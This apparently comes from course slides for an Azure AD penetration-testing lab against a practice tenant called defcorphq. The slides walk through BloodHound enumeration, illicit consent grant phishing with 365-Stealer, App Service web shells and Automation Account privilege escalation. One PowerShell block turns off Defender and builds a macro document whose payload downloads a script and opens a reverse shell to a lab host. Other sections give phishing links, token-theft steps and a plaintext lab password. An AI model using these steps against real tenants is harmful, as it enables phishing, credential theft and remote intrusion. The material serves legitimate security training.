Enumeration - BloodHound

- Open the BloodHound application (C:\AzAD\Tools\BloodHound-win32-x64\BloodHound-win32-x64\BloodHound.exe) and login using following details

  bolt://localhost:7687

  Username: neo4j

  Password: BloodHound
- Upload the ZIP archive to BloodHound UI (drag and drop) and use built-in or custom Cypher queries to query the data. Some examples are below

- Find all users who have the Global Administrator role
  MATCH p =(n)-[r:AZGlobalAdmin*1..]->(m) RETURN p

- Find all paths to an Azure VM
  MATCH p = (n)-[r]->(g: AZVM) RETURN p

- Find all paths to an Azure KeyVault
  MATCH p = (n)-[r]->(g:AZKeyVault) RETURN p

- Find all paths to an Azure Resource Group
  MATCH p = (n)-[r]->(g:AZResourceGroup) RETURN p

- Find Owners of Azure Groups
  MATCH p = (n)-[r:AZOwns]->(g:AZGroup) RETURN p

Learning Objective - 8


- During additional lab time:
- Enumerate the following for the defcorphq tenant using BloodHound with the credentials of test@defcorphq.onmicrosoft.com user :
  - All users with the Global Administrator role
  - All paths to an Azure Key vault

Part of - All kill chains

Topics covered - Authenticated Enumeration

Consent and Permissions

- Applications can ask users for permissions to access their data. For example, for basic sign-in.
- If allowed, a normal user can grant consent only for "Low Impact" permissions. In all other cases, admin consent is required.
- GA, Application Administrator, Cloud Application Administrator and a custom role including 'permission to grant permissions to applications' can provide tenant-wide consent.




Consent and Permissions - App Consent Policies

- Consent policies can be set for all users
  - Do not allow user consent
  - Allow user consent for apps from verified publishers, for selected permissions - Only for "Low Impact" permissions for apps from same tenant and verified publisher
  - Allow user consents for all apps - Allows consent for apps from other tenants and unverified publishers for Low Impact permissions
  - Custom app consent policy
- 'Allow user consent for all apps' is interesting and abusable!

Consent and Permissions - Low Impact Permissions

- Only the permissions that don't need admin consent can be classified as low impact.
- Permissions required for basic sign-in are openid, profile, email, User.Read and offline_access.
- That means, if an organization allows user consent for all apps, an employee can grant consent to an app to read the above from their profile.
- There are some very interesting low impact permissions. For example: User.ReadBasic.All that allows the app to read display name, first and last name, email address, open extensions and photo for all the users!

Initial Access - Illicit Consent Grant



Initial Access - Illicit Consent Grant

- Register a Multitenant application student**x** in defcorpextcontractors tenant.
- Provide the Redirect URI where you would like to receive tokens. In the lab, it will be the student VM https://172.16.151.**X**/login/authorized (or 172.16.150.**X** or 172.16.152.**X** depending on your location)
- Go to the 'Certificates & secrets' blade and create new Client secret. Copy the client secret before browsing away from the page.
- Go to the 'API permissions' blade and add the following Delegated permissions for Microsoft Graph: user.read, User.ReadBasic.All

Note: In case we want to use Access tokens, following config is required - In the 'Authentication' option of the student**x** app, check 'Access tokens (used for implicit flows)' and click on 'Save'. We will use Refresh token so no configuration is required.

Initial Access - Illicit Consent Grant

- We have user privilege access to the defcorphq tenant. Check if users are allowed to consent to apps.
- Use Azure Portal or the below command from the AzureAD Preview module:

```
(Get-AzureADMSAuthorizationPolicy).PermissionGrantPolicyIdsAssignedToDefaultUserRole
```

- If the output of above is 'ManagePermissionGrantsForSelf.microsoft-user-default-legacy', that means users can consent for all apps!
- In a real assessment, we simply need to try to know.

Initial Access - Illicit Consent Grant - 365 Stealer

- Let's use 365-stealer (https://github.com/AlteredSecurity/365-Stealer) to abuse the consent grant settings!
- Please note that the attack can be executed using the o365 toolkit (https://github.com/mdsecactivebreach/o365-attack-toolkit) as well. But due to some limitations in the lab, we are not using it.

- Run xampp Control Panel (Run as administrator) and start Apache on the student VM.
- Copy the '365-stealer' directory from C:\AzAD\Tools to C:\xampp\htdocs to capture tokens returned by Azure AD.
- Using the '365-Stealer Configuration' button , configure CLIENTID, REDIRECTURL and CLIENTSECRET
- Click on 'Run 365-Stealer' to run the tool.
- Browse to https://localhost using an incognito window and click on 'Read More' in the web page. This gives you the phishing link that is to be sent to the target.

Initial Access - Illicit Consent Grant

- We need to find a way to send the link to targets. We can abuse applications that allow us to contact users in the target organization.
- We can find applications running on the defcorphq tenant by sub-domain recon.
- Use MicroBurst to find the applications. We can add permutations like career, hr, users, file, backup to the permuations.txt used by MicroBurst etc.

```
C:\AzAD\Tools\MicroBurst\Misc\Invoke-EnumerateAzureSubDomains.ps1
Invoke-EnumerateAzureSubDomains -Base defcorphq -Verbose
```

- We can also assume that the https://defcorphqcareer.azurewebsites.net application is known as a contractor may have some existing knowledge of the target.

Initial Access - Illicit Consent Grant

- Using the 'Need Help' section of the career application running on defcorphq, send the phishing link.

  https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=dd84e18a-4b33-45c8-b36c-41ccb4624802&scope=https://graph.microsoft.com/.default+openid+offline_access+&redirect_uri=https://172.16.**151**.**X**/login/authorized&response_mode=query&sso_reload=true

Parameter	Description
response_type	Must be "code" for authorization code flow (can be used to request access and refresh tokens)
client_id	Application ID of the application that you registered
scope	List for Microsoft Graph permissions
redirect_uri	The redirect uri specified during app registration
response_mode	"query" provides the code as query string parameter

Initial Access - Illicit Consent Grant

- Wait for couple of minutes and browse to http://localhost:82/365-Stealer/yourvictims/ on the attacking machine to get tokens for victims who click on the phishing link.
- Use the access token with the Graph API to list other users in the tenant.
- Note that only the permissions that we requested earlier are available with the access token. We can list all the users thanks to User.ReadBasic.All

```
$Token =  'eyJ0eXAiOiJK...'
$URI = 'https://graph.microsoft.com/v1.0/users'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

Initial Access - Illicit Consent Grant

- We need to target an Application Administrator to grant consent for better permissions.
- Ideally, we have to target all the users. For the lab, we can use our earlier enumeration that Application Administrator role is assigned to markdwalden@defcorphq.onmicrosoft.com

- We need to register a new app (or modify existing one) and now request permissions that need admin consent - mail.read, notes.read.all, mailboxsettings.readwrite, files.readwrite.all, mail.send
- Generate a new link using 'Read More' on https://localhost and send an email to the user containing that link (Remember to change the client ID if you register a new application):

  https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=dd84e18a-4b33-45c8-b36c-41ccb4624802&scope=https://graph.microsoft.com/.default+openid+offline_access+&redirect_uri=https://172.16.**151**.**X**/login/authorized&response_mode=query&sso_reload=true

- Once the user simulation grants consent, we will get the access token of the application administrator.

Initial Access - Illicit Consent Grant

- Using the access token of application administrator, we can use 365-stealer to upload macro infested doc files to the user's OneDrive.
- The user simulation will open these macro infested word files and execute the macro.
- A licensed version of Office 365 is available on 172.16.1.250 to create doc files

```
$passwd = ConvertTo-SecureString "ForCreatingWordDocs@123" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("office-vm\administrator", $passwd)
$officeVM = New-PSSession -ComputerName 172.16.1.250 -Credential $creds
Enter-PSSession -Session $officeVM
Set-MpPreference -DisableRealtimeMonitoring $true
IEX (New-Object Net.Webclient).downloadstring("http://172.16.150.x:82/Out-Word.ps1")
Out-Word -Payload "powershell iex (New-Object Net.Webclient).downloadstring('http://172.16.150.x:82/Invoke-PowerShellTcp.ps1');Power -Reverse -IPAddress 172.16.150.x -Port 4444" -OutputFile studentx.doc
Copy-Item -FromSession $officeVM -Path C:\Users\Administrator\Documents\studentx.doc -Destination C:\AzAD\Tools\studentx.doc
```

Initial Access - Illicit Consent Grant

- Start a listener on the student VM
- On the student VM, use 365-stealer webconsole or CLI to upload the doc to OneDrive of MarkDWalden@defcorphq.onmicrosoft.com

```
python C:\xampp\htdocs\365-Stealer\365-Stealer.py --refresh-user MarkDWalden@defcorphq.onmicrosoft.com --upload C:\AzAD\Tools\studentx.doc
```

Learning Objective - 9


- Compromise an application administrator and their workstation in defcorphq tenant using the Illicit Consent Grant attack.

Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Initial Access

Azure App Service

- "Azure App Service is an HTTP-based service for hosting web applications, REST APIs, and mobile back ends."
- Supports both Windows and Linux environments.
- .NET, .NET Core, Java, Ruby, Node.js, PHP, or Python are supported.
- Each app runs inside a sandbox but isolation depends upon App Service plans
  - Apps in Free and Shared tiers run on shared VMs
  - Apps in Standard and Premium tiers run on dedicated VMs



Azure App Service

- Windows apps (not running in Windows containers) have local drives, UNC shares, outbound network connectivity (unless restricted), read access to Registry and event logs.
- In the above case, it is also possible to run a PowerShell script and command shell. But the privileges will be of a the low-privileges workers process that uses a random application pool identity.

Initial Access - App Service Abuse

- While there are default security features available with App Service (sandboxing/isolation, encrypted communication etc.), vulnerabilities in the code deployed are abusable.
- The classic web app vulnerabilities like SQL Injection, Insecure file upload, Injection attacks etc. do not disappear magically :)
- We will discuss the following:
  - Insecure File upload
  - Server Side Template Injection
  - OS Command Injection

Initial Access - App Service Abuse - Insecure File Upload

- By abusing an insecure file upload vulnerability in an app service, it is possible to get command execution.
- As discussed previously, the privileges will be of the low-privilege worker process.
- But if the app service uses a Managed Identity, we may have the ability to have interesting permissions on other Azure resources.

Initial Access - App Service Abuse - Insecure File Upload

- After compromising an app service, we can request access tokens for the managed identity.
- If the app service contains environment variables IDENTITY_HEADER and IDENTITY_ENDPOINT, it has a managed identity.

  http://defcorphqcareer.azurewebsites.net/uploads/studentxshell.phtml?cmd=env
- Get the access token for the managed identity using another webshell

  https://defcorphqcareer.azurewebsites.net/uploads/studentxtoken.phtml
- You can find both of the above web shells in the Tools directory.

Initial Access - App Service Abuse - Insecure File Upload

- Check the resources available to the managed identity (using the access token and client ID)

```
$token = 'eyJ0eX...'

Connect-AzAccount -AccessToken $token -AccountId <clientID>
Get-AzResource
```

- Check the permissions of the managed identity on the virtual machine from above

```
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMachines/bkpadconnect/provide
rs/Microsoft.Authorization/permissions?api-version=2015-07-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

Note: There should be no need to use the above code. Get-AZRoleAssignment gives the correct result in case a user's token is used. But throws an error in case token of a manage identity is used.

Learning Objective - 10

- The career app in the defcorphq tenant allows insecure file upload functionality. Abuse the vulnerability and compromise the app service.
- Check if the service principal for the managed identity of the compromised app service has any interesting permissions on other Azure resources.

Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Initial Access

Initial Access - App Service Abuse - Server Side Template Injection (SSTI)

- SSTI allows an attacker to abuse template syntax to inject payloads in a template that is executed on the server side.
- That is, we can get command execution on a server by abusing this.
- Once again, in case of an Azure App Service, we get privileges only of the worker process but a managed identity may allow us to access other Azure resources.

Learning Objective - 11

- An application in the defcorphq tenant is vulnerable to SSTI. Find the application and compromise the app service.
- Check if the service principal for the managed identity of the compromised app service has any interesting permissions on other Azure resources.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration and Initial Access

Initial Access - App Service Abuse - OS Command Injection

- In case of OS command injection, it is possible to run arbitrary operating system commands on the server where requests are processed.
- This is usually due to insecure parsing of user input such as parameters, uploaded files and HTTP requests.
- Same as previously, in case of an Azure App Service, we get privileges only of the worker process but a managed identity may allow us to access other Azure resources.

Initial Access - Function App Abuse

- Function App (also called Azure Functions) is Azure's 'serverless' solution to run code.
- Languages like C#, Java, PowerShell, Python and more are supported.
- A Function App is supposed to be used to react to an event like:
  - HTTP Trigger
  - Processing a file upload
  - Run code on scheduled time and more
- App service provides the hosting infrastructure for function apps.
- Function apps support Managed Identities.

Learning Objective - 12


- An application in the defcorphq tenant (https://virusscanner.azurewebsites.net) is vulnerable to insecure file upload and OS command injection. Compromise the app service.
- Check if the service principal for the managed identity of the compromised application has any interesting permissions on other Azure resources.

Part of - Kill Chain - 3

Topics covered - Authenticated Enumeration and Initial Access

Azure Blob Storage

- Blob storage is used to store unstructured data (like files, videos, audio etc.)
- There three types of resources in blob storage:
  - Storage account - Unique namespace across Azure. Can be accessed over HTTP or HTTPS.
  - Container in the storage account - 'Folders' in the storage account
  - Blob in a container - Stores data. Three types of blobs.



Azure Blob Storage - Storage account

- A storage account has globally unique endpoints.
- Very useful in enumeration too by guessing the storage account names!


Storage Service	Endpoint
Blob storage	https://<storage-account>.blob.core.windows.net
Azure Data Lake Storage Gen2	https://<storage-account>.dfs.core.windows.net
Azure Files	https://<storage-account>.file.core.windows.net
Queue storage	https://<storage-account>.queue.core.windows.net
Table storage	https://<storage-account>.table.core.windows.net

Azure Blob Storage - Storage account - Authorization

- There are multiple ways to control access to a storage account
  - Use Azure AD credentials - Authorize user, group or other identities based on Azure AD authentication. RBAC roles supported!
  - Share Key - Use access keys of the storage account. This provides full access to the storage account
  - Shared Access Signature (SAS) - Time limited and specific permissions!


Azure Blob Storage - Storage account - Anonymous Access

- By default, anonymous access is not allowed for storage accounts.
- If 'Allow Blob public access' is allowed on the storage account, it is possible to configure anonymous/public read access to :
  - Only the blobs inside containers. Listing of container content not allowed.
  - Contents of container and blobs



Azure Blob Storage - Storage account - Storage Explorer

- Storage explorer is a standalone desktop app to work with Azure storage accounts.
- It is possible to connect using access keys, SAS urls etc.



Initial Access - Storage account - Anonymous Access - Abuse

- The knowledge that Storage accounts have globally unique endpoints and can allow public read access comes handy!
- Let's try to find out insecure storage blobs in the defcorphq tenant.
- We can add permutations like common, backup, code to the 'permutations.txt' in C:\AzAD\Tools\Microburst\Misc to tune it for defcorphq.
- We can then use the below command from MicroBurst:

```
Invoke-EnumerateAzureBlobs -Base defcorp
```


Learning Objective - 13

- Find out insecure storage blobs in the defcorphq tenant.
- Look for interesting information or secrets in the blob that allow you to access another storage account.
- Extract secrets from the second storage account.

Part of - Kill Chain - 4

Topics covered - Initial Access and Data Mining

Azure AD Kill Chain - Privilege Escalation



Automation Account

- Azure's automation service that allows to automate tasks for Azure resources, on-prem infra and other cloud providers.
- Supports Process Automation using Runbooks, Configuration Management (supports DSC), update management and shared resources (credentials, certificates, connections etc) for both Windows and Linux resources hosted on Azure and on-prem.
- Some common scenarios for automation as per Microsoft:
  - Deploy VMs across a hybrid environment using run books.
  - Identify configuration changes
  - Configure VMs
  - Retrieve Inventory

Automation Account - Run As account

- Used to provide authentication for managing Azure resources.
- When a Run As account is created, it creates an Azure AD application with self-signed certificate, creates a service principal and assigns the Contributor role for the account in the current subscription.
- **Contributor.on.the.entire.subscription!**
- The Run As account can only be used from inside a Runbook, so Contributor on a Runbook = profit!
- Microsoft recommends using Managed Identity for Automation Account.

Automation Account - Runbook

- Runbook contains the automation logic and code that you want to execute.
- Azure provides both Graphical and Textual (PowerShell, PowerShell Workflow and Python) Runbooks.
- You can use the Shared Resources (credentials, certificates, connections etc) and the privileges of the Run As account from a Runbook.
- Always checkout Runbooks! They often have credentials that are not stored in the shared resources.
- By default, only signed script can be run on a VM.
- Runbooks can run in Azure Sandbox or a Hybrid Runbook Worker.

Automation Account - Hybrid Worker

- This is used when a Runbook is to be run on a non-azure machine.
- A user-defined hybrid runbook worker is a member of hybrid runbook worker group.
- The Log Analytics Agent is deployed on the VM to register it as a hybrid worker.
- The hybrid worker jobs run as SYSTEM on Windows and nxautomation account on Linux.

Privilege Escalation - Automation Account

- Automation Account comes very handy in privilege escalation:
  - Run As account is by default contributor on the current subscription and possible to have contributor permissions on other subscriptions in the tenant.
  - Often, clear-text privileges can be found in Runbooks. For example, a PowerShell runbook may have admin credentials for a VM to use PSRemoting.
  - Access to connections, key vaults from a runbook.
  - Ability to run commands on on-prem VMs if hybrid workers are in use.
  - Ability to run commands on VMs using DSC in configuration management.

Learning Objective - 14

- Use access token for a user from the reverse shell that we have on defeng-consent to find another user or group that has interesting permissions on an automation account in the defcorphq tenant.
- Abuse the permissions on the automation account to execute a cloud to on-prem lateral movement and get command execution on a hybrid worker.

Part of - Kill Chain - 1

